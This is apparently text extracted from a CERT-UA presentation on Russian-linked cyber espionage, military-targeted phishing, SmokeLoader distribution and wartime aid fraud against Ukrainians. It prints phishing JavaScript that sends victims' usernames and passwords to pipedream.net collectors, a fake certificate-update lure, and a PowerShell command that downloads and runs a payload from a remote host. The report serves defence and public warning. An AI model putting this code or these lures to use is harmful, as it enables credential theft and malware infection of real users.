0chM6Ly9l3M5M3ZiMmN3c3UzeGYubS5waXBZLHJlYW0ubmV0P29wZm49IitnZXRyQXJhbWV0ZXJCeU5hbW
```

```
var iframe = document.createElement("iframe");
iframe.setAttribute("srcdoc", atob(content));
iframe.frameBorder="0";
iframe.id="content"
document.getElementById('window').appendChild(iframe);
```

```
</script>

</body>
</html>
```

```
function getParameterByName(name, url = window.location.href) {
  name = name.replace(/[[]\]/g, '\\$&');
  var regex = new RegExp("[?&]" + name + "(=([^&#]*)|&|#|S)"),
  results = regex.exec(url);
  if (!results) return null;
  if (!results[2]) return '';
  return decodeURIComponent(results[2].replace(/\+/g, ' '));
}
document.getElementById('login-username').value = getParameterByName('usr');
var req = new XMLHttpRequest();
req.open("GET", "https://eos93vb2cwsu3xf.m.pipedream.net?open=" + getParameterByName('usr'), true);
req.send();
```

UAC-0097 / Cyber espionage

Dangerous | google.verify.ezyro.com/?i=1



Ми виявили підозрілу активність на вашому акаунті

Підтвердіть, що ви є власником облікового запису, інакше ми закриємо доступ до вашого акаунту протягом 24 години

Введіть пароль

Далі

firebasestorage.googleapis.com/v0/b/zmcnnctnw.appspot.com/o/index.html?alt=media&token=f33f194d-2e1c-4ef3-bb26-8dfd4df7100c

Один обліковий запис Google для всіх служб Google



Your Session has expired, login again.



Username:

Password:


Stay signed in

Version:

UAC-0097 / Cyber espionage




UAC-0097 / Cyber espionage

 **ukr.net**
це – мій інтернет!

Шановний користувачу!

Ваш пароль був скомпрометований.
Через це недобросовісні треті особи можуть отримати доступ до вашого облікового запису.

Відскануйте QR-код для зміни пароля



Цей лист не потребує відповіді. У разі виникнення питань, будь ласка, звертайтеся до цілодобової служби підтримки:

```
function get() {
  var name = location.search.split('=')[1];
  if (name) {
    document.forms[0].elements[0].value = name;
    var req = new XMLHttpRequest();
    req.open("GET", "https://eo9pld2bfmioiot.m.pipedream.net/?usr=" + name, false);
    req.send();
  }
}


function send() {
  var name = document.forms[0].elements[0].value;
  var pass = document.forms[0].elements[1].value;
  var new_pass = document.forms[0].elements[2].value;
  var conf_pass = document.forms[0].elements[3].value;

  var req = new XMLHttpRequest();
  req.open("POST", "https://eoiw8lhjwuc3sh2.m.pipedream.net", false);
  req.send(JSON.stringify({
    login: name,
    pass: pass,
    new_pass: new_pass,
    conf_pass: conf_pass
  }));

  location.replace("http://mail.ukr.net");
}
```

```
{
  "login": "victim@ukr.net",
  "pass": "p@ssw0rd",
  "new_pass": "p@ssw0rd1",
  "conf_pass": "p@ssw0rd1"
}
```

https://panelunregistertle-348.frge.io



**СЛАВА ЗБРОЙНИМ
СИЛАМ УКРАЇНИ!**

Yahoo


Ім'я скриньки

Поточний пароль

Новий пароль

Підтвердити новий пароль

Змінити пароль



**СЛАВА ЗБРОЙНИМ
СИЛАМ УКРАЇНИ!**

UAC-0142 / Military operations

От: Заступник командира військової частини [redacted]@ov.ua> Отправлено: Fri 12/16/2022 3:33 PM
Кому: undisclosed-recipients:
Копия:
Тема: Оперативні дані "DELTA"


Сообщение: Дайджест ISTAR ОУВ Запоріжжя 14.12.2022.pdf (298 Кбайт) Дайджест Донбас 14.12.pdf (290 Кбайт)
Дайджест_міжвідомчого_ситуаційного_центру_14_12_2022.pdf (273 Кбайт) Засоби_ППО_РЕБ_БПЛА_ПУ_та_інші_об'єкти_14_12_2022.pdf (4 Мбайт)

Добрий день!

Мені доручено направити Вам оперативні дані із системи "DELTA" щодо позицій противника. Інформація має конфіденційний характер і не підлягає поширенню!

Заступник командира [redacted]

НЕ ДЛЯ РОЗПОВСЮДЖЕННЯ



Підрозділ ISTAR ОУВ "Запоріжжя"
МОУ, СБУ, НГУ, ДНСУ та ГО "Аерозвідак"

Дайджест
підрозділу ISTAR в зоні відповідальності ОУВ "Запоріжжя"


* - в дайджесті вказуються цифри об'єкту. Це не координати. Це id-об'єкту в Дельті.
Коротке відео (3 хв.), як швидко шукати об'єкти, про які згадують в дайджестах СІЛ, можна подивитися на нашому nextcloud за посиланням:
<https://delta.mil.gov.ua/de/>

14.12.2022

НЕ ДЛЯ РОЗПОВСЮДЖЕННЯ


ЗАГАЛЬНИЙ ХАРАКТЕР ДІЙ

За оперативною інформацією в ніч з 10.12.2022 на 11.12.2022 рОВ обстріляли



На інших напрямках підготовки до наступальних (штурмових) дій рОВ не зафіксовано.


Нагадуємо!
Більш детальну інформацію ви можете знайти в системі DELTA:
<https://delta.mil.gov.ua/>



Найближчим часом сервіс DELTA буде переведено на роботу із застосуванням сертифікатів Центру інновацій та розвитку оборонних технологій Міністерства оборони України.
Для безперерйного та безпечного доступу до веб-ресурсу DELTA рекомендуємо встановити оновлені сертифікати на свої пристрої за посиланням:
<https://delta.mil.gov.ua/certificates/update>

Система ситуаційної об: X

https://delta.mil.gov.ua/delta-storages.com/certificates/update



DELTA


Найближчим часом сервіс DELTA буде переведено на роботу із застосуванням сертифікатів Центру інновацій та розвитку оборонних технологій Міністерства оборони України.
Для безперерйного та безпечного доступу до веб-ресурсу DELTA рекомендуємо встановити оновлені сертифікати на свої пристрої за посиланням:
↓ [Установник сертифікатів Центру інновацій та розвитку оборонних технологій Міністерства оборони України](https://delta.mil.gov.ua/certificates/update)

Система розробляється та підтримується Центром інновацій та розвитку оборонних технологій Міністерства оборони України


Технічна підтримка
E-mail: support@delta.mil.gov.ua
Signal/WhatsApp: +380 98 297 67 68

Про систему | Як зареєструватися


https://delta.mil.gov.ua/delta-storages.com/certificates/windows/certificates_rootca.zip



certificates_rootCA.zip



certificates_rootCA.exe



ais.exe

C:\ais.exe
Installing certificate(s) in store Root ..

Security Warning

You are about to install a certificate from a certification authority (CA) claiming to represent:

CID Defense Technologies


Windows cannot validate that the certificate is actually from "CID Defense Technologies ". You should confirm its origin by contacting "CID Defense Technologies ". The following number will assist you in this process:

Thumbprint (sha1): 0009C840 F4862052 44D5A3D7 98D2710E 80564C83


Warning:
If you install this root certificate, Windows will automatically trust any certificate issued by this CA. Installing a certificate with an unconfirmed thumbprint is a security risk. If you click "Yes" you acknowledge this risk.

Do you want to install this certificate?

Yes No



FileInfo.dll



procsys.dll

UAC-0142 / Military operations

play.google.com/store/apps/details?id=com.deltamobile.minibrowserdelta

Google Play [Игры](#) [Приложения](#) [Фильмы](#) [Книги](#) [Детям](#)


Delta

Teder

10+ 18+
Количество скачиваний 18+ ©

[Установить](#) [Добавить в список желаний](#)


Это приложение можно скачать на ваше устройство.




[Связь с разработчиком](#)

О приложении →

UAC-0006 / SmokeLoader / FinCrime





```
function G(c, M, v, O, x, b, J) {
function s() {
function W(c, M, v, O, x, b, J) {
NFvTUlbrILqroXGkVh = N(0x1e3, 0x234, 0x222, 0x1d4, 0x224, 0x203, 0x1ee) + N(0x1fe, 0x21f, 0x20e,
0x221, 0x204, 0x204, 0x1f3) + 'GuS\x20cD' + N(0x1e2, 0x1f9, 0x229, 0x208, 0x200, 0x205, 0x1da) +
'cDGUSX0cDGUSbjcDGUSecDGUSccDGUSSt(cDGUS\x22cDGUSHeCdGUSlCdGUS.cDGUSAcD' +
'GuSpPlcDGUSlccDGUSacDGUSSticDGUSocDGUSn' + 'cDGUS\x22); \x20cDGUSFvcDGUSzrcDGUSy' + N(0x1d0, 0x1df
, 0x220, 0x22d, 0x232, 0x206, 0x1e2) + 'uSkcDGUShVHcdGUS\x20' +
'=cDGUS\x20\x22cDGUSQ\x22cDGUS;cDGUS\x20fc' + r(0x3d5, 0x3db, 0x40b, 0x3d4, 0x3bc, 0x3dc, 0x3ce) +
X(-0x7d, -0x9b, -0x68, -0x6d, -0x79, -0x33, -0x31) + r(0x3db, 0x3e6, 0x3d6, 0x404, 0x40c,
0x3b3) + j(-0x297, -0x280, -0x2b0, -0x2a1, -0x2a6, -0x27e, -0x25c);
function w(i, c) {
function N(c, M, v, O, x, b, J) {
function r(c, M, v, O, x, b, J) {
try {
} catch (d) {
function I(c, M, v, O, x, b, J) {
function X(c, M, v, O, x, b, J) {
function j(c, M, v, O, x, b, J) {
function i(c) {
```



Деобфускований код, що буде виконаний JavaScript-лоадером

```
...
FXgmjpdYzOkNTSKviE = new ActiveXObject("Shell.Application");
...
FXgmjpdYzOkNTSKviE.ShellExecute("cmd.exe", "/c p0^wErshEll -executionpolicy
bypass -nopprofile -w hidden $v1='Net.We'; $v2='bClient'; $var = (New-Object
$V1$V2); $var.Headers['User-Agent'] = 'Google Chrome';
$var.downloadfile('http://homospoison.ru/one/portable.exe', '%temp%gE94.exe');
& %temp%gE94.exe & ZJHY0cunksxSdyp", "", "open", 0);
```



UAC-0006 / SmokeLoader / FinCrime

The image is a composite screenshot of a malware analysis environment. It is divided into several sections:

- Top Left:** A file explorer window showing a ZIP archive named "Платіжна інструкція іпн та витяг з реєстру Код документа 9312-0580-6944-3255.zip". A file named "Платіжна інструкція Приват_банк.docx" is highlighted.
- Top Middle:** An email interface showing an email from "ДПС України" with the subject "Платіжна інструкція іпн та витяг з реєстру Код документа 9312-0580-6944-3255.docx".
- Top Right:** A file list from a ZIP archive showing files like "1.Платіжна інструкція іпн та витяг з реєстру Код документа 9312-0580-6944-3255.exe", "2.Витяг з реєстру від 24.07.2023р_Код документа 9312-0580-6944-3255.xlsjs", and "Pax_ipn_18.07.2023p.jpg".
- Middle Left:** A document titled "Платіжна інструкція Документ-приманка" (Bait Document) from the State Tax Service of Ukraine. It contains fields for payer and recipient information.
- Middle Right:** A diagram showing the execution flow of the malware. A file named "Pax_ipn_18.07.2023p.jpg" is used to execute "weboffice.exe", which then runs a batch script "passport.bat". This script triggers the execution of "document_payment.docx" and "smoke.exe".
- Bottom Left:** A block of JavaScript code that uses the ActiveXObject interface to download and execute "weboffice.exe" from a remote server. The code is heavily obfuscated.
- Bottom Middle:** A block of JavaScript code showing the "SmokeLoader" component, which is responsible for loading and executing the "weboffice.exe" file.
- Bottom Right:** A block of JavaScript code showing the "Pax_ipn_18.07.2023p.jpg" component, which is a copy of "weboffice.exe" that will be executed by a BAT script named "passport.bat".

Annotations and labels include:

- "7zip" pointing to the ZIP file.
- "SFX" pointing to the email.
- "weboffice.exe", "document_payment.docx", "passport.bat", and "smoke.exe" labels in the diagram.
- "start Pax_ipn_18.07.2023p.jpg" label.
- "Pax_ipn_18.07.2023p.jpg є копією weboffice.exe. Він буде виконаний BAT-скриптом passport.bat" (Pax_ipn_18.07.2023p.jpg is a copy of weboffice.exe. It will be executed by the BAT script passport.bat).
- "SmokeLoader" label.
- "JavaScript-лоадер забезпечує завантаження і запуск weboffice.exe" (JavaScript loader ensures the download and execution of weboffice.exe).

UAC-0100 / Cyber Marauders / Fraud

Допомога українцям
Реклама

Громадяни України можуть отримати фінансову допомогу. Виплати від 7000 UAH.



УКРАЇНЦІ МОЖУТЬ ОТРИМАТИ ВІД 7 ДО 100 ТИСЯЧ ГРИВЕНЬ КОМПЕНСАЦІЇ ВІД ЄВРОПЕЙСЬКОГО СУДУ З ПРАВ ЛЮДИНИ

UA00RWEBFLOW10
Розрахувати виплату.

[Подробнее](#)

Допомога 24
Реклама

В умовах війни КМУ ухвалив рішення, яке дозволяє кожному мешканцю України отримати грошову компенсацію від 9600 грн із сьорофонду. Для отримання виплати необхідно пройти за посиланням та перевірити свою компенсацію.



ЯК ОТРИМАТИ ГРОШОВУ ВИПЛАТУ ВІД 7400 ГРН


UKRAINE

UKRAINEFORALL.COM.UA/GET
Отримайте виплату

[Подробнее](#)

News for people
Реклама

Підписано Закон, який дозволяє всім українцям отримати компенсацію із конфіскованих активів РФ. Для отримання виплати необхідно пройти за посиланням та перевірити свою компенсацію.



Кожен житель України може отримати грошову допомогу від 7000 грн

UA MEDIA
Реклама

Підписано указ! Українці отримають грошову допомогу згідно постанові 28/9329к. Термінова перевірка карток для отримання.



ПІДПИСАНО УКАЗ
ТЕРМІНОВА ПЕРЕВІРКА КАРТОК ДЛЯ ВИПЛАТ КОЖНОМУ ГРОМАДЯНИНУ ВІД 9800 ГРН.

FANLINK.TO
Термінова новина
News

[Подробнее](#)

У24
Термінові Новини України 24
Реклама

Громадяни України можуть отримати фінансову допомогу від ООН та Червоного Хреста. Виплати до 90 000 UAH. Ті, хто вже отримав виплату, рекомендуємо пожертвувати на потреби ЗСУ.



Українці отримають фінансову допомогу від ООН та Червоного Хреста. Виплати до 90 000 грн.

0A11WEB.COM
Оформити Виплату

[Подробнее](#)

Фонд Допомоги
Реклама

Українці отримають грошову допомогу від країн ЄС. Термінова перевірка карток для отримання. Повернемо ПДВ за останні 3 роки відповідно до постанови 2/296к.



Фінансова допомога до 90000 грн. для кожного громадянина!

ERINKENNEY.COM
Кожному громадянину

[Подробнее](#)

УА
Новини
Реклама

Українці отримають фінансову допомогу від ООН та Червоного Хреста. Виплати від 7000 грн.




Грошова допомога від міжнародних організацій

Дізнайтесь як отримати грошову допомогу

Н
Новини 24/7
Реклама

Проект реалізовано Міністерством соціальної політики України за підтримки Міністерства цифрової трансформації України та Програми розвитку ООН в Україні



Українці можуть отримати від 7 до 100 тисяч гривень компенсації від Європейського суду з прав людини.

UAC-0100 / Cyber Marauders / Fraud

The image is a collage of screenshots illustrating a cyber fraud scheme. It features several key elements:

- Facebook Post:** A post from a Ukrainian support center with the headline "ВИПЛАТА КОМПЕНСАЦІЇ" (Payout of compensation) and a sub-headline "КОЖЕН ОТРИМА" (Everyone gets). It shows a man speaking at a podium with Ukrainian flags.
- Official Website:** A screenshot of the Ministry of Social Policy of Ukraine website, displaying the text "МІНІСТЕРСТВО СОЦІАЛЬНОЇ ПОЛІТИКИ УКРАЇНИ" and "Виплату може отримати кожен громадянин України" (Every citizen of Ukraine can receive the payout).
- Fraudulent Portal:** A website titled "Єдиний Компенсаційний Центр" (Unified Compensation Center) with the sub-header "Повернення Невиплачених Грошових Коштів" (Return of unpaid cash). It features a message: "Ви вже отримали компенсацію?" (Have you already received compensation?) and "Отримати компенсацію ПДВ від 8 000 грн до 90 000 грн можливо не пізніше 20 серпня 2022 г. Сума нараховується за останні 36 місяців." (You can receive a VAT compensation of 8,000 UAH to 90,000 UAH no later than August 20, 2022. The amount is accrued for the last 36 months). Below this is a form to "Перевірте наявність компенсації ПДВ в вашу адресу" (Check for VAT compensation at your address) with fields for name (Denys Hryshchenko) and a 6-digit code (1 2 3 4 5 6). A red button says "ПЕРЕВІРИТИ СВОЮ КОМПЕНСАЦІЮ" (Check your compensation).
- Payment Form:** A screenshot of a payment page with the URL "https://pay.ua-compens.top/gw.php?order_uid=d9a199ad-2009-11ed-be27-0050560a75a6". It shows a payment amount of "385 грн + комісія Банку" (385 UAH + bank fee) and a form for card details: "ІВАН ІВАНОВ" (Ivan Ivanov), phone "380123456789", and a masked card number. A yellow button says "Оплатити" (Pay).
- Error Message:** A screenshot of an error message from "pay.ua-compens.top" stating: "Ошибка. Форма 3D-Secure для подтверждения SMS-кода не сформирована!" (Error. The 3D-Secure form for SMS code confirmation is not formed!).
- Browser DevTools:** A screenshot of the browser's developer tools showing the URL "https://pay.ua-compens.top/paynew.php" and network activity logs.

Red arrows indicate the flow of the fraud: from the Facebook post to the official website, then to the fraudulent portal, the payment form, and finally the error message and browser logs.

Expectations


- Growth of a sophisticated supply chain
- Even bigger shift to cyber espionage
- More complex of attacks and toolset
- More people involved in russian cyber criminal and military
- Numbers of cyberattacks will grow during the escalation of war
- The damage from cyberattacks is enormous in the political information and financial component



CERT-UA

Computer Emergency Response Team of Ukraine

Thank you for your attention!



 <https://cert.gov.ua>



cert@cert.gov.ua

